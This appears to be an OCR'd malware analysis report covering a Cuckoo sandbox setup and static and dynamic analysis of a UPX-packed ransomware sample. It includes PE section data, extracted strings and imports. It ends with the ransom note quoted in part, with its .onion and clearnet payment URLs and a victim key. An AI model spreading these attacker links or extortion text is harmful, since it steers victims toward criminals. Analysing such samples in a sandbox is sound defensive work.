
Finally, I configured the index.binaries.yar file to include the yara signatures from github.

Screenshot 27




As you can see in the screenshot below, my vm was added to the virtualbox configuration file.

Screenshot 28




After that, I configured the routing.conf file to use my interface enp0s3.

Screenshot 29




I'll be using mangodb as the database so I made sure to enable it in the reporting.conf file.

Screenshot 30



I then started cuckoo and as you can see, it is waiting for tasks to analyze.

Screenshot 31



Once I started cuckoo, you can see in the screenshot below some routing processes, this means that cuckoo is working successfully.

Screenshot 32

```
(cuckoo-test) toqa@toqa:~$ cuckoo rooter --sudo --group toqa
[sudo] password for toqa:
2023-01-08 21:56:32,496 [cuckoo] INFO: Starting Cuckoo Rooter (group=toqa)!
2023-01-08 22:10:16,336 [cuckoo.apps.rooter] INFO: Processing command: forward_drop
2023-01-08 22:10:16,342 [cuckoo.apps.rooter] INFO: Processing command: state_disable
2023-01-08 22:10:16,348 [cuckoo.apps.rooter] INFO: Processing command: state_enable
2023-01-08 22:10:16,359 [cuckoo.apps.rooter] INFO: Processing command: nic_available enp0s3
2023-01-08 22:10:16,377 [cuckoo.apps.rooter] INFO: Processing command: rt_available main
2023-01-08 22:10:16,384 [cuckoo.apps.rooter] INFO: Processing command: disable_nat enp0s3
2023-01-08 22:10:16,390 [cuckoo.apps.rooter] INFO: Processing command: enable_nat enp0s3
2023-01-08 22:10:16,396 [cuckoo.apps.rooter] INFO: Processing command: flush_rttable main
2023-01-08 22:10:16,397 [cuckoo.apps.rooter] INFO: Processing command: init_rttable main enp0s3
2023-01-08 22:10:17,046 [cuckoo.apps.rooter] INFO: Processing command: forward_disable vboxnet0 enp0s3 192.168.56.101
```


Finally, I started cuckoo web on port 8080.

Screenshot 33

```
(cuckoo-test) toqa@toqa:~/.cuckoo$ cuckoo web --host 10.0.2.15 --port 8080
Performing system checks...

System check identified no issues (0 silenced).
January 08, 2023 - 22:14:56
Django version 1.8.4, using settings 'cuckoo.web.web.settings'
Starting development server at http://10.0.2.15:8080/
Quit the server with CONTROL-C.
```


The screenshot below shows that cuckoo web started successfully.

Screenshot 34



I then submitted the malware file.

Screenshot 35




And as shown below, cuckoo analyzed the file successfully. In the next section, I'll walk through all Cuckoo's report analysis.

Screenshot 36

BASIC STATIC & DYNAMIC ANALYSIS


The screenshot below shows a summary of the malware file submitted to cuckoo sandbox, which include it's hashes and the matched Yara signatures. These signatures include that the malware is packed, checks if it's being debugged, and it affects private files.

Screenshot 37




Additionally, Cuckoo offers information about the analysis's timing, duration, and type of routing. You can see that my sandbox is set up to route traffic across the internet in the screenshot below.

Screenshot 38




Any intriguing signatures are also found via analysis. Additional information is available by clicking on them, in the screenshot below, we can see that it identified that the sample contains unknown PE section names, allocates read, write, and execute memory, foreign language identifier, contains encrypted or compressed data indicative of a packer, and it’s compressed using UPX.

Screenshot 39



Cuckoo then lists any domain names and IP addresses that have been discovered. The IP addresses in the screenshot below could be used to locate further infected servers on the network.

Screenshot 40



STATIC ANALYSIS

Checking the static analysis section, which is usually the first step in analyzing malware. Static analysis describes the process of analyzing the code or structure of a program to determine its function. The program itself is not run at this time. In Cuckoo’s static analysis report, it examines data that is frequently discovered with tools like PEStudio, including data about the executable's sections and any discovered resources.

As shown in screenshot 41, the program was compiled on 2018-11-15 16:43:36. Moreover, all sections have a Virtual Size and Size of Raw Data value. We can check that this file has been compressed with UPX. You can see the file has a size of (RAW DATA = 0x00048000) but its size in memory when it’s uncompressed by itself (VIRTUAL ADDRESS = 0X00001000).

This information only indicates that the application is probably packed, not that it is not harmful. To make their files more challenging to detect or analyse, malware programmers frequently utilise packing or obfuscation. Programs that have been obfuscated have had their execution concealed by the malware creator. A subset of obfuscated programmes called packed programmes have the malicious programme compressed so it cannot be examined. My attempts to statically analyse the malware will be significantly constrained by both strategies.

Screenshot 41

Static Analysis

Static Analysis | Strings | Antivirus | IRMA

PE Compile Time

2018-11-15 16:43:36

PE Imphash

271d0f1638ce5b8074966ad4d7246277

Sections

Name	Virtual Address	Virtual Size	Size of Raw Data	Entropy
UPX0	0x00001000	0x00048000	0x00048000	6.9651306486
UPX1	0x00049000	0x00039000	0x00038200	1.61636800011
.rsrc	0x00082000	0x00007000	0x00006c00	6.75721673474
.imports	0x00089000	0x00001000	0x00000800	4.06851768974

The resources section shows a foreign language (serbian) in PE resources.

Screenshot 42

Resources

Name	Offset	Size	Language	Sub-language	File type
RT_ICON	0x00088658	0x00000468	LANG_SERBIAN	SUBLANG_NEUTRAL	Device independent bitmap graphic, 16 x 32 x 32, image size 1024
RT_ICON	0x00088658	0x00000468	LANG_SERBIAN	SUBLANG_NEUTRAL	Device independent bitmap graphic, 16 x 32 x 32, image size 1024
RT_ICON	0x00088658	0x00000468	LANG_SERBIAN	SUBLANG_NEUTRAL	Device independent bitmap graphic, 16 x 32 x 32, image size 1024
RT_ICON	0x00088658	0x00000468	LANG_SERBIAN	SUBLANG_NEUTRAL	Device independent bitmap graphic, 16 x 32 x 32, image size 1024
RT_ICON	0x00088658	0x00000468	LANG_SERBIAN	SUBLANG_NEUTRAL	Device independent bitmap graphic, 16 x 32 x 32, image size 1024
RT_ICON	0x00088658	0x00000468	LANG_SERBIAN	SUBLANG_NEUTRAL	Device independent bitmap graphic, 16 x 32 x 32, image size 1024
RT_ICON	0x00088658	0x00000468	LANG_SERBIAN	SUBLANG_NEUTRAL	Device independent bitmap graphic, 16 x 32 x 32, image size 1024
RT_ICON	0x00088658	0x00000468	LANG_SERBIAN	SUBLANG_NEUTRAL	Device independent bitmap graphic, 16 x 32 x 32, image size 1024
RT_STRING	0x0007c758	0x000002e6	LANG_SERBIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007c758	0x000002e6	LANG_SERBIAN	SUBLANG_NEUTRAL	data
RT_STRING	0x0007c758	0x000002e6	LANG_SERBIAN	SUBLANG_NEUTRAL	data
RT_ACCELERATOR	0x0007bb18	0x00000010	LANG_SERBIAN	SUBLANG_NEUTRAL	data
RT_GROUP_ICON	0x00088ac4	0x00000076	LANG_SERBIAN	SUBLANG_NEUTRAL	data

Numerous readable strings are usually always present in legitimate programmes. Most or all of the strings in malware that is packed or obfuscated are encrypted. The Screenshot below shows strings that look like they are encrypted using some encryption algorithm, that will be discovered in the advanced analysis section.

Screenshot 43

```
+t"HHt
jilidimizicanorukepu nabufoxipaxo
behepojugayurepobunusofeyawepe zejose
%s %f %c
banemi
lonexidozitesetizupuyevi yicozakayijeto mififofacoruralexugo lobihazekakigini venecotacewami
bebetipogirosoweharekiri saxekobege copupizotodizepa %f
pehojoxegatekucacolobajeci
goredegiwuwoheluga
duyumavohevifafajesibicepuxidu maxebocugazimehuxadixi citulosizinivuxolifiri vin
"0'7"*!
 4,;="
435(3%
5.-2+#/*,
 9,' 0
```

The screenshot below shows interesting strings including – permission denied, file exists, filename too long, too many files open, file too large – which shows that the malware interacts with files. Moreover, the strings – address_in_use, connection_already_in_progress, connection_aborted, connection_refused, etc. – which shows that it probably connects to a C2 server.

Screenshot 44

```
regex_error
permission denied
file exists
no such device
filename too long
device or resource busy
io error
directory not empty
invalid argument
no space on device
no such file or directory
function not supported
no lock available
not enough memory
resource unavailable try again
cross device link
operation canceled
too many files open
permission_denied
address_in_use
address_not_available
address_family_not_supported
connection_already_in_progress
bad_file_descriptor
connection_aborted
connection_refused
connection_reset
destination_address_required
bad_address
host_unreachable
operation_in_progress
interrupted
invalid_argument
already_connected
too_many_files_open
message_size
filename_too_long
wrong_protocol_type
timed_out
operation_would_block
address family not supported
address in use
address not available
already connected
argument list too long
argument out of domain
bad address
bad file descriptor
bad message
broken pipe
connection aborted
connection already in progress
connection refused
connection reset
destination address required
executable format error
file too large
host unreachable
identifier removed
illegal byte sequence
inappropriate io control operation
invalid seek
is a directory
message size
network down
network reset
network unreachable
no buffer space
no child process
no link
no message available
no message
no protocol option
no stream resources
```


The screenshot below shows the alphabetic letters. When the alphabetic letters are defined in a program, it usually means that the program uses an encoding or encryption algorithm.

Screenshot 45

```
volatile
const
cli::array<
cli::pin_ptr<
{flat}
  !"#$%&'()*+,-./0123456789:;<=>?@abcdefghijklmnopqrstuvwxyz{\}^_`abcdefghijklmnopqrstuvwxyz{|}~
  !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ{\}^_`ABCDEFGHIJKLMNOPQRSTUVWXYZ{|}~
  !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ{\}^_`abcdefghijklmnopqrstuvwxyz{|}~
1#SNAN
1#QNAN
RSDS>z
C:\febiputapucu cu.pdb
r\runtime\crypt\tmp_1329744317\bin\soxa.pdb
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
.?AVerror_category@std@@
```

Checking the imports section, it include imports that are related with packed code like **LoadLibrary** and **GetProcAddress** which allow a program to access any function in any library on the system. Moreover, **VirtualAlloc** reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process and **VirtualProtect** changes permission of the region that was reserved by VirtualAlloc before injecting it into some other legitimate executable. Thus VirtualAlloc is always used as a complimentary API to change permission of allocated memory to read-write-execute.

Screenshot 46



DYNAMIC ANALYSIS

Any analysis carried out after malware has been run is referred to as dynamic analysis. The second stage of malware investigation involves dynamic analytic techniques. Because, for instance, the presence of an action string in a binary does not imply that the action will actually be executed, dynamic analysis, as opposed to static analysis, enables you to witness the malware's genuine behaviour. Once the sample is run, all files on the host is encrypted and a the desktop screen changes as shown below.

It also generate a readme file with the information shown below.


```
---=== Welcome. Again. ===---

[+] Whats Happen? [+]

Your files are encrypted, and currently unavailable. You can check it: all files on you computer has expansion fbl3o9q7mf.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data (NEVER

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities -
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the privat

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: http://aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd.onion/D2454150D4E45929

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://decryptor.top/D2454150D4E45929

Warning: secondary website can be blocked, thats why first variant much better and more available.

When you open our website, put the following data in the input form:
Key:

1dF1AX3bWIxxfeGX4OeswNhDnGCjLc9KKU5UpLFzz/Gx/uZo2Ac8ztg3W5hs9kB9
jWQeNol66+MDiqf8VVNUwEpMjhHA57Dn2H944E0HW7Kr4m78pZYGFEImY+VonIwu
8VAqPcMIwqxwgbQM3kvq3vdO5JbPYsXrkrEnBG7StBfIBH7ga7Yn1NJ+DffsXeij
dggOe1FgWbX/G4YqkZCoL2QAvFtsrBnbHVxijxnHaiXywlGcg91zV6WT8Y6u1hH7
6O7bF/y3zElyxQWWzq4fHxzI1MuTnDsnju4OIcJ6WERgwU2pL0Yn9I/ZdDLBn00d
o/Q/+BqAsGVEKIIj+2B4jqOqW8zOU7+epB/Hx7hzZwV35zTBprFH5Ohmcechqm7z
